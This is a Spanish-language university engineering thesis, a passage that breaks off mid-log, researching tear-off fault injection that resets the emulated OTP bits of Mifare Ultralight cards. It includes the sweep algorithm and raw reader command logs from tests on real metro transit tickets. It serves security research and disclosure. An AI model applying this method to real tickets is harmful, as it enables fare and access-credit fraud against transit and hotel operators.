PROYECTO FINAL DE INGENIERÍA

ESTUDIO DEL COMPORTAMIENTO ANTE FALLAS EN MEMORIAS EEPROM APLICADAS EN DISPOSITIVOS RFID/NFC

Grisolía, Nahuel – LU1038395

Ingeniería en Informática

Ukmar, Federico Gabriel – LU1052975

Ingeniería en Informática

Tutor:

Cuarterolo, Omar Rubén. UADE

2020

UNIVERSIDAD ARGENTINA DE LA EMPRESA

FACULTAD DE INGENIERÍA Y CIENCIAS EXACTAS

Resumen

La investigación consiste en identificar fallas en el funcionamiento de memorias EEPROM, específicamente aquellas implementadas en las tarjetas Mifare Ultralight.

Un bloque de la memoria EEPROM de las mencionadas tarjetas funciona como "OTP" (One Time Programmable). OTP es un tipo de memoria no volátil que permite escribir por única vez el valor para cada bit en uno lógico, sin posibilidad de ser reprogramada en cero nuevamente. Esta memoria se implementa a través del uso de fusibles a los que, una vez utilizados, no sería posible devolverles el estado anterior.

Ciertos fabricantes implementan la memoria OTP a través de un conjunto de técnicas con compuertas lógicas, es decir, no incluyen verdaderos fusibles; sino que, diseñan una lógica interna que simula el comportamiento OTP detallado anteriormente con el esquema de memoria que ya se dispone. La posibilidad de simular el comportamiento fue el motivo principal para investigar técnicas que permitan vulnerar la lógica impuesta.

Se seleccionaron dispositivos RFID/NFC apropiados para desarrollar pruebas de concepto que vulneren la lógica implementada por dichos fabricantes, y así exponer vulnerabilidades relevantes acerca del comportamiento ante fallas de la porción de memoria bajo análisis. Los dispositivos utilizados fueron una implementación de OpenPCD2 y el dispositivo llamado Proxmark III, de código y hardware abierto.

Como resultado, se demostrará que existen técnicas que permiten restaurar el valor de ciertas memorias OTP a su estado original.

Abstract

This research exposes vulnerabilities on EEPROM memories, specifically those implemented in Mifare Ultralight tags.

A block of an EEPROM memory of the aforementioned tags works as an "OTP" (One Time Programmable) memory, a non-volatile type of memory which can only be written once and which is generally manufactured using electronic fuses.

Certain manufacturers implement these memories through a set of techniques with logic gates, but they do not include true fuses; rather, an internal logic has been designed to simulate the OTP behaviour within the memory schema that is already available.

This simulation has encouraged the investigation of techniques allowing the possibility of bypassing and manipulating the imposed logic.

In conclusion, a methodology will be discussed, described, and presented to give evidence that the value of certain OTP memories can be restored to their original state.

Contenidos

1. Introducción

Las memorias “EEPROM” (Electrically Erasable Programmable ROM) son adecuadas para soluciones donde no se requiere una escritura constante, siendo óptimas cuando la principal utilización es de lectura, ya que los tiempos para realizar esta operación son significativamente menores que los de escritura. Para el borrado, se basan en el fenómeno denominado “hot electron injection”, el cual requiere aplicar una tensión alta.

Las tarjetas tipo “Mifare Ultralight” están desarrolladas utilizando memorias EEPROM y, en su mapa de memoria, disponen de un espacio especialmente formateado para alojar bits “OTP”. Dichos bits se utilizan como mecanismo de seguridad estilo “cerrojo” dado que una vez programados no pueden volver a su estado original. El problema surge cuando se utilizan soluciones que simulan este comportamiento, no utilizando bits fusible reales.

Dado que a bajo nivel se procede al borrado completo del espacio de memoria EEPROM a escribir, antes de ser reprogramado, se atentaría entonces contra la característica OTP descripta anteriormente. Por tal motivo, se investiga principalmente el proceso de escritura ya que es la potencial puerta de entrada a la inyección de falla.

Existen implementaciones reales que utilizan la tecnología Mifare Ultralight alreadedor del mundo para brindar soluciones de pago en transportes públicos, acceso a eventos, fidelización, canje de premios, centros de ski, etc. Dichas implementaciones basan su seguridad, o parte de la misma, en asignar y confiar en el estado de los bits OTP. Por ejemplo, un ticket de viaje de ocho pases, implementado asignando el valor uno lógico en cada posición de los ocho bits OTP cada vez que se utiliza para viajar, podría verse afectado en su integridad si alguna técnica permitiese restaurar esos valores nuevamente a su estado orignal, en cero, consiguiendo nuevos viajes.

Durante la investigación, se utilizaron herramientas de hardware y software que permitieron experimentar con tarjetas Mifare Ultralight implementadas por diferentes proveedores. Se realizaron ataques de inyección de falla, es decir, que atentan contra el normal comportamiento de una operación para generar un fallo, con el fin de restaurar el valor de los bits OTP en función de obtener un beneficio directo para el agente malicioso.

2. Marco teórico

Se presentarán a continuación, un conjunto de definiciones y conocimientos fuertemente asociados a la presente investigación que deben conocerse previamente:

NVM: *corresponde a las siglas de "Non Volatile Memory" (Memoria no Volátil). Es un tipo de memoria que no necesita de ninguna fuente de poder para retener la información almacenada.*

EEPROM: *corresponde a las siglas de "Electrically Erasable Programmable Read-Only Memory" (memoria de sólo lectura programable y borrable de manera eléctrica). Es un tipo de memoria ROM NVM que puede ser programada, borrada y reprogramada eléctricamente.*

OTP: *corresponde a las siglas de "One Time Programmable" (programable una vez). Es un tipo de memoria no volátil que puede ser programada una única vez.*

RFID: *corresponde a las siglas de "Radio Frequency Identification" (Identificación por Radio Frecuencia). Sistemas de almacenamiento y recupero de datos remoto que utiliza los principios de la radio frecuencia para funcionar.*

NFC: *corresponde a las siglas de "Near Field Communication" (Comunicación de Campo Cercano). Definido en un estándar, permite el intercambio remoto de datos entre dispositivos situados a unos centímetros de distancia.*

Transponder: *dispositivo transpondedor en un ecosistema RFID. Suele relacionarse a las tarjetas de memoria de uso sin contacto. Es también conocido como PICC, que corresponde a las siglas de "Proximity Integrated Circuit Card" (Tarjeta de Circuito Integrado de Proximidad).*

Transceiver: *dispositivo transceptor en un ecosistema RFID. Suele relacionarse al dispositivo que realiza las lecturas y/o escrituras en un transpondedor. Es también conocido como PCD, que corresponde a las siglas de "Proximity Coupling Device" (Dispositivo de Acoplamiento por Proximidad).*

Mifare Ultralight: *tipo de memoria EEPROM inteligente de acceso a través del protocolo definido por NFC y desarrollada y producida principalmente por la empresa NXP.*

En su mapa de memoria dispone de bits OTP. Referido al transpondedor en un ecosistema RFID.

Inyección de Falla: *refiere a la capacidad de forzar una situación de error o excepción en el proceso normal de una operación.*

Tear-off: *es un término que denota el hecho de interrumpir un proceso. En el caso puntual del presente trabajo, determina la acción de detener violéntamente el campo electromagnético desde el transceptor, generando una situación de falla.*

OpenPCD2: *es un dispositivo de hardware y software abierto desarrollado por Milosch Meriac que utiliza el chip NFC PN532 y el microcontrolador ARM Cortex-M3 LPC1342. Específicamente, para el presente trabajo, se utilizó una implementación de este dispositivo, soportado por el "badge" de ingreso a la conferencia "TROOPERS[1]" del año 2015.*

ProxmarkIII: *es un dispositivo de hardware y software abierto desarrollado inicialmente por Jonathan Westhues, utilizado para procesos de investigación alrededor de tecnologías RFID y NFC. Permite, entre otras capacidades, escuchar el canal de comunicación en una transmisión RFID/NFC y leer, escribir, emular y clonar transpondedores de todo tipo.*

Compilación-Cruzada: *o del inglés "Cross-Compiling", es la capacidad de generar código binario ejecutable que puede ser ejecutado en una plataforma diferente a la cual se compiló. En este contexto se utilizó para compilar el firmware de los microcontrolares presentes en los dispositivos utilizados.*

FPGA: *corresponde a las siglas de "Field-programmable gate array" (matriz de puertas lógicas programable en campo). Es un chip programable que contiene unidades denominados bloques cuya interconexión y, por consecuencia funcionalidad, puede ser configurada mediante un lenguaje de descripción especializado. Permiten la creación de circuitos simples que resuelvan operaciones básicas y complejos procedimientos.*

Bitflip: *leer múltiples veces la misma porción de una memoria EEPROM obteniendo distintos resultados.*

[1] https://troopers.de/

3. Antecedentes y Estado del Arte

Se han recopilado trabajos anteriores, que forman parte de la bibliografía del trabajo de investigación, sobre técnicas diversas de inyección de falla con el objetivo de comprender sus capacidades y efectos.

La investigación[2] más reciente, estrechamente relacionada a los conceptos aquí aplicados, fue desarrollada y presentada en Octubre del 2019 por Philippe Teuwen en el marco de una investigación para la empresa "Quarkslab". En dicha investigación, se utilizaron conceptos de "tear-off" para recuperar la clave de acceso de un tipo de transponder de baja frecuencia llamado T55X7 cuya memoria es de tipo EEPROM.

4. Metodología de Desarrollo

Los métodos de inyección de fallas más conocidos son interferencias electromagnéticas, inducciones de rayo láser, variaciones de clock y variaciones o supresión de energía.

Las variaciones repentinas de energía o de clock pueden generar una mala interpretación de instrucciones por parte del chip o modificar valores del bus de datos o memoria interna / de almacenamiento. La dificultad consiste en aplicar la falla en el momento preciso y aplicar la energía correcta para generar determinada variación y resultado.

Es claro que cuanto más sencilla sea la forma de inyectar la falla mayor será su potencial utilización y/o reproducción. Por eso, la técnica que se utilizó es la de supresión de energía, que al igual que las mencionadas anteriormente, su dificultad se encuentra en realizarla en el momento indicado, pero luego, la acción a ejecutar, no es más que eliminar la fuente de energía a la tarjeta.

En un comienzo, y para realizar una primer prueba de concepto, se utilizó la herramienta de hardware OpenPCD2. La misma permitió el desarrollo rápido de código prototipo que controle las capacidades NFC del chip PN532 desde el microcontrolador ARM,

[2] https://blog.quarkslab.com/eeprom-when-tearing-off-becomes-a-security-issue.html

logrando tiempos súmamente precisos de "reset" de dicho chip NFC y obteniendo la supresión de energía necesaria para observar un efecto deseado.

Una vez realizadas diferentes pruebas que permitieron obtener resultados que evidencian el efecto deseado, se analizaron y documentaron. Como OpenPCD2 no es una herramienta ampliamente difundida ni mantenida por la comunidad de investigación de tecnologías RFID/NFC, se decidió que el próximo hito sería la implementación de código libre que sea ejecutado en la plataforma Proxmark III. De esta manera, se compartiría la investigación con la comunidad, se ampliarían los resultados posibles y se aportaría al conocimiento internacional, con un ataque novedoso no demostrado de manera práctica en este tipo de memorias, en su porción de memoria OTP específicamente.

5. Dispositivos de Hardware Utilizados

La mayoría de los dispositivos RFID consisten en un microchip conectado a una antena y pueden ser energizados de forma activa o pasiva:

- Activos: tienen su propia fuente de energía, generalmente una batería.
- Pasivos: se energizan gracias al campo electromagnético generado por el transceptor. Este campo además es usado para la transmisión de datos y la señal de clock.

Las memorias objeto de esta investigación son "pasivas", por lo que no poseen una fuente de energía propia. Las mismas fueron elegidas ya que son las más utilizadas hoy en día por su bajo costo de implementación, siendo una de las principales soluciones en distintas actividades de la vida cotidiana.

5.1. Memorias Mifare Ultralight

Las tarjetas Mifare Ultralight, que son el centro de este estudio, disponen de 64 bytes (4 de ellos OTP) de memoria segmentada en 16 páginas de 4 bytes cada una y no ofrecen seguridad criptográfica ni autenticación. Las funciones de seguridad que ofrecen son bloqueo de los bits para re-escritura (por página) y contadores, todo a través de bits de seguridad.

Page address		Byte number			
Decimal	Hex	0	1	2	3
0	00h	serial number			
1	01h	serial number			
2	02h	serial number	internal	lock bytes	lock bytes
3	03h	OTP	OTP	OTP	OTP
4 to 15	04h to 0Fh	user memory			

Tabla I - Fuente: NXP - Datasheet: MF0ICU1

Su estructura básica es la siguiente:



Figura 1 - Fuente: NXP - Datasheet: MF0ICU1

Son pasivas, reciben la energía por parte de la unidad que se encargará de interactuar con la tarjeta:



Figura 2 - Fuente: NXP - Datasheet: MF0ICU1

Teniendo en cuenta lo mencionado anteriormente sobre el proceso de escritura, resulta de interés conocer los tiempos normales de dicha tarea, para identificar los potenciales

intervalos de tiempo clave que permitirán ejecutar una inyección de falla. Los datos son los siguientes:

Symbol	Parameter	Conditions		Min	Typ	Max	Unit
f_i	input frequency			-	13.56	-	MHz
C_i	input capacitance	17 pF version	[1]	14.85	17.0	20.13	pF
		50 pF version	[1]	42.5	50.0	57.5	pF
EEPROM characteristics							
$t_{cy(W)}$	write cycle time			-	3.8	-	ms
t_{ret}	retention time	T_{amb} = 22 °C		5	-	-	year
$N_{endu(W)}$	write endurance	T_{amb} = 22 °C		10000	-	-	cycle

[1] LCR meter HP 4285: T_{amb} = 22 °C, Cp-D, f_i = 13.56 MHz, 2 Veff.

Tabla II - Fuente: NXP - Datasheet: MF0ICU1

El chip EEPROM puede encontrarse en diferentes estados y, de acuerdo en el estado en el que esté en determinado momento, sólo podrá aceptar ciertos comandos como válidos, descartando cualquier otro que se envíe. Los distintos estados con sus correspondientes comandos aceptados son detallados en el proceso de comunicación que poseen implementado.

Los comandos son iniciados por el PCD (Proximity Coupling Device) y controlados por el interpretador de comandos de la tarjeta, se procesan los estados internos y en base a ellos se genera la respuesta apropiada:

- Idle State (Estado inactivo): luego de la ejecución de un comando POR (Power-On Rest), se cambia directamente a un estado inactivo, en dicho estado sólo se puede recibir un comando REQA (Request Answer) o WUPA (Wake Up).
- Ready State (Estado listo): en este estado, se pueden recibir los comandos SELECT o READ (desde posición 0), utilizados en mecanismos de anticolisión o en la resolución del UID (Unique Identifier).
- Active State (Estado activo): permite recibir operaciones de lectura y escritura, por consiguiente, la ejecución de los comandos READ (16-byte) o WRITE (4-byte). Se sale del estado con el comando HLTA el cual pasa a estado Halt.
- Halt State (Estado detenido): Junto con el estado inactivo conforman los 2 estados de espera. La diferencia consiste en que una tarjeta ya procesada puede

pasar a este estado con el comando HLTA y esto ayuda al proceso anticolisión, ya que permite distinguir entre una tarjeta ya procesada y otra aún no seleccionada. Se sale de este estado con el comando WUPA.

Además, para identificar vulnerabilidades es necesario primero conocer los mecanismos que poseen los chips estudiados para mantener la integridad de datos:

- Lock Bytes (Bytes de bloqueo): En la página 02h, los bits pertenecientes a los bytes 02h y 03h representan el campo programable del mecanismo de bloqueo a sólo lectura. Cada página desde la 03h (OTP) hasta 0Eh puede ser bloqueada de manera individual asignando el bit de bloqueo correspondiente a 1. De esta forma, la página se convierte en una de sólo lectura.
- OTP Bytes: Sobre esta porción de memoria se concentra la investigación. La página 03h es la porción OTP y por defecto se encuentra en 0. El comando WRITE puede ser ejecutado, pero una vez escrito un 1 no puede volver a 0.

De acuerdo a la característica de las memorias EEPROM, antes de escribir se realiza un proceso de borrado interno completo; inmediatamente después se escribe la información que el usario desea almacenar. En el caso de los bits OTP emulados, para clarificar, se realiza una operación “OR” entre los datos existentes y los nuevos a incorporar en el espacio de memoria para tal fin.

La clave estaría entonces en identificar el tiempo exacto para suprimir la energía, el cual se encontraría entre el momento inmediatamente posterior al borrado pero previo a la operación “OR” y la escritura.

En la figura 3 se pueden observar dos procesos de escritura y el resultado de los mismos sobre el bloque de memoria OTP.



Figura 3 - Fuente: NXP - Datasheet: MF0ICU1

Las páginas 04h hasta 0Fh son usadas para realizar las operaciones de lectura/escritura deseadas.

El comando "READ" va acompañado de la dirección de la página a leer como parámetro y sólo puede ser utilizado en las páginas comprendidas entre 00h y 0Fh. Si la dirección a leer es válida, devuelve la página solicitada y las 3 siguientes (16 bytes en total).



Figura 4 - Fuente: NXP - Datasheet: MF0ICU1

El comando "WRITE" también va acompañado de la dirección de página como parámetro. es utilizado para programar los bytes de bloqueo en la página 02h, los OTP de la página 03h y los bytes de datos en las páginas 04h a 0Fh.



Figura 5 - Fuente: NXP - Datasheet: MF0ICU1

5.2. Dispositivo OpenPCD2

En la conferencia TROOPERS del año 2015[3], en la que cada año se presentan investigaciones relacionadas a la Seguridad de la Información, se entregó un badge (tarjeta - electrónica - para la identificación de cada asistente) que resulta ser una implementación de OpenPCD2, es un dispositivo NFC que trabaja a una frecuencia de 13.56 MHz tal como se muestra en la figura 6.

OpenPCD2 permite la interacción con cierto tipo de tarjetas RFID/NFC y el intercambio de paquetes según indica la norma ISO/14443A. Debido a su flexibilidad para la implementación de nuevos comportamientos, se eligió esta plataforma como punto de partida de la investigación y para desarrollar las primeras pruebas de concepto. A su vez, permite implementar el proyecto OpenBeacon[4] y extender las capacidades del mismo.

Sobre este hardware se desarrollaron parte de los módulos de prueba con el objetivo de evidenciar información relevante acerca del comportamiento ante fallas del objeto de estudio, modificando el código de software abierto que se ejecuta dentro del mismo.



Figura 6 - Badge electrónico de la conferencia TROOPERS 2015

[3] http://troopers.de
[4] https://www.openbeacon.org/

5.3. Plataforma Proxmark III

La plataforma Proxmark III se la conoce como la "navaja suiza" para realizar investigaciones profesionales sobre tecnologías RFID y NFC.

La plataforma está compuesta por un dispositivo de hardware, software y firmware abierto, que está siendo constantemente actualizado por la comunidad investigadora. Permite la interacción a alto y bajo nivel con una gran variedad de transpondedores (de alta y baja frecuencia), utilizados en el mundo entero. Fue originalmente diseñada por Jonathan Westhues hace más de 13 años y luego ha evolucionado a lo que hoy se conoce como Proxmark RDV4[5] con soporte bluetooth y batería integrada. Al ser de hardware y código abierto, existen diferentes versiones, cada una con características propias y compartidas.



Figura 7 - Diferentes revisiones de la plataforma Proxmark III - Fuente https://proxmark.com/

Principalmente, consta de un microcontrolador ATMEL (generalmente AT91SAM7S256 o AT91SAM7S512), un chip FPGA (Xilinx Spartan-II) y un conversor analógico / digital. Posee conectores para antenas de alta y baja frecuencia y su interfaz es vía

[5] https://proxmark.com/

USB emulando un dispositivo serie. Es posible programar el microcontrolador ATMEL de la Proxmark III a través de la conexión USB y por medio del adaptador JTAG expuesto en la placa PCB. Luego, se utiliza un cliente para realizar la conexión e interacturar con el código ejecutándose en ella.



Figura 8 - Dispositivo Proxmark III - Fuente https://proxmark.com/

Todo el código está escrito en lenguaje C salvo aquel que da soporte al chip FPGA, escrito en Verilog.

El código desarrollado durante la investigación abarcó entonces el cliente y el firmware del microcontrolador ATMEL.

6. Pruebas Realizadas

En este capítulo, se presentará la técnica utilizada para evidenciar comportamientos extraños en las memorias bajo estudio. Se explicarán los detalles específicos de cada prueba en los diferentes dispositivos que se utilizaron, detallando las marcas de las memorias Mifare Ultralight y los resultados obtenidos sobre las mismas.

6.1. Inyección de Falla

Los tiempos que necesitan los comandos de escritura y lectura de las memorias Mifare Ultralight para finalizar de manera satisfactoria, se pueden obtener de la hoja de datos que

provee la empresa NXP. De todas formas, se decidió realizar una primer prueba interrumpiendo el campo electromagnético en diferentes intervalos de tiempo (microsegundos), con el objetivo de no perder información relevante para la investigación y observar comportamientos extraños y llamativos.

Básicamente, la estrategia de inyección de falla adoptada consiste en tomar un intervalo de tiempo [“a”, “b”] y un delta “d”. Luego el algoritmo teórico es el siguiente:

- Realizar una primer escritura en el bloque de memoria OTP para asegurar que contiene información conocida
- Esperar “a” microsegundos
- Interrumpir la provisión de energía al transpondedor Mifare Ultralight
- Leer el contenido del bloque para determinar si sufrió alteraciones
- Repetir el proceso incrementando según el valor de delta “d” la cantidad de veces necearias hasta llegar al valor determinado por “b”

Con este método, se analizó de que manera se comporta el comando WRITE y, en consecuencia, cómo responde la tarjeta cuando se interrumpe la energía durante el proceso de escritura. Cuanto más pequeño sea el valor del delta y mayor el intervalo [“a”,”b”], mayor detalle se obtendrá acerca del comportamiento mencionado.

6.2. Prueba de Concepto Inicial soportada por Dispositivo OpenPCD2

De acuerdo a las características de la memoria OTP, si en la tarjeta de memoria se escribe el valor FFFFFFFFh luego no podría haber un 0h, ni una Ah; de hecho, directamente no se podría escribir nada nuevo ya que se encuentran todos sus bits en 1. Ahora bien, de acuerdo a lo descripto anteriormente, una de las características importantes para este estudio es que, antes de escribir, se realiza un borrado completo del bloque afectado.

Entonces, se programó un módulo de prueba soportado por el proyecto OpenBeacon e implementado en hardware por el “badge” de la conferencia “TROOPERS.de”, para encontrar el intervalo de tiempo en el cual la memoria luego de una instrucción WRITE se encuentra en 0 y, en ese momento, interrumpir el campo electromagnético, ocasionando una situación de falla.

Se atacaron y probaron distintas tarjetas utilizadas en el pasado y actualmente soportadas por medios de transporte del mundo (metro de Moscú, Vaporetto Veneciano, etc.) y en habitaciones de hoteles.



Figura 9 - Sitronics Mifare Ultralight (Metro de Moscú año 2013)

Figura 10 - Mikron Mifare Ultralight (Metro de Moscú año 2018)

Se encontró también que algunas soluciones no utilizan la marca NXP sino una implementación (licenciada o no) de la misma. Éstas últimas son las más interesantes de estudiar dado que, probablemente, los costos de construcción y diseño han sido abaratados.

A continuación, se presenta la salida de la prueba desarrollada para la tarjeta de la compañía “Sitronics” que se implementó en el dispositivo OpenPCD2. Asimismo, se incluyen comentarios que soporten al entendimiento del resultado obtenido.

Se dividió la salida de la prueba en tres secciones para complementar el entendimiento de la misma con comentarios soporte.

En la porción de código siguiente (Sección 1) se comenzó realizando una instrucción de escritura completa con los 32 bits en 1 lógico:

```
============ Exploring range 0us - 2000us =============
WRITE FFFFFFFF; TI:  40 01 A2 04 FF FF FF FF
RI:  [0]
RI:  41 00 [2]
```

Luego, se envió a la tarjeta otra instrucción de escritura pero seguida de una interrupción de la energía inmediatamente después (0 microsegundos).

```
WRITE EEEEEEEE; TEAR 0us; TI:  40 01 A2 04 EE EE EE EE
RI:  [0]
TI:  14 01
RI:  [0]
RI:  15 [1]
TI:  4A 01 00
RI:  [0]
RI:  4B 01 01 00 44 00 07 04 A8 14 A9 E4 25 84 [14]
```

Debido al intervalo de tiempo empleado, la memoria continua con la misma información, sin verse afectada por el segundo comando write. Se realizó una operación de lectura para comprobar el contenido del bloque.

```
READ TI:  40 01 30 04
RI:  [0]
RI:  41 00 FF FF FF FF FF FF FF FF FF FF FF FF 00 00 00 00 [18]
```

```
REAL READ: FFFFFFFF
```

Se continuó con el mismo procedimiento, incrementando el intervalo de tiempo empleado entre la segunda instrucción de escritura y la supresión de la energía, hasta leer 0x00000000.

```
WRITE FFFFFFFF; TI:  40 01 A2 04 FF FF FF FF
RI:  [0]
RI:  41 00 [2]
WRITE EEEEEEEE; TEAR 100us; TI:  40 01 A2 04 EE EE EE EE
RI:  [0]
TI:  14 01
RI:  [0]
RI:  15 [1]
TI:  4A 01 00
RI:  [0]
RI:  4B 01 01 00 44 00 07 04 A8 14 A9 E4 25 84 [14]
READ TI:  40 01 30 04
RI:  [0]
RI:  41 00 FF FF FF FF FF FF FF FF FF FF FF FF 00 00 00 00 [18]
REAL READ: FFFFFFFF
WRITE FFFFFFFF; TI:  40 01 A2 04 FF FF FF FF
RI:  [0]
RI:  41 00 [2]
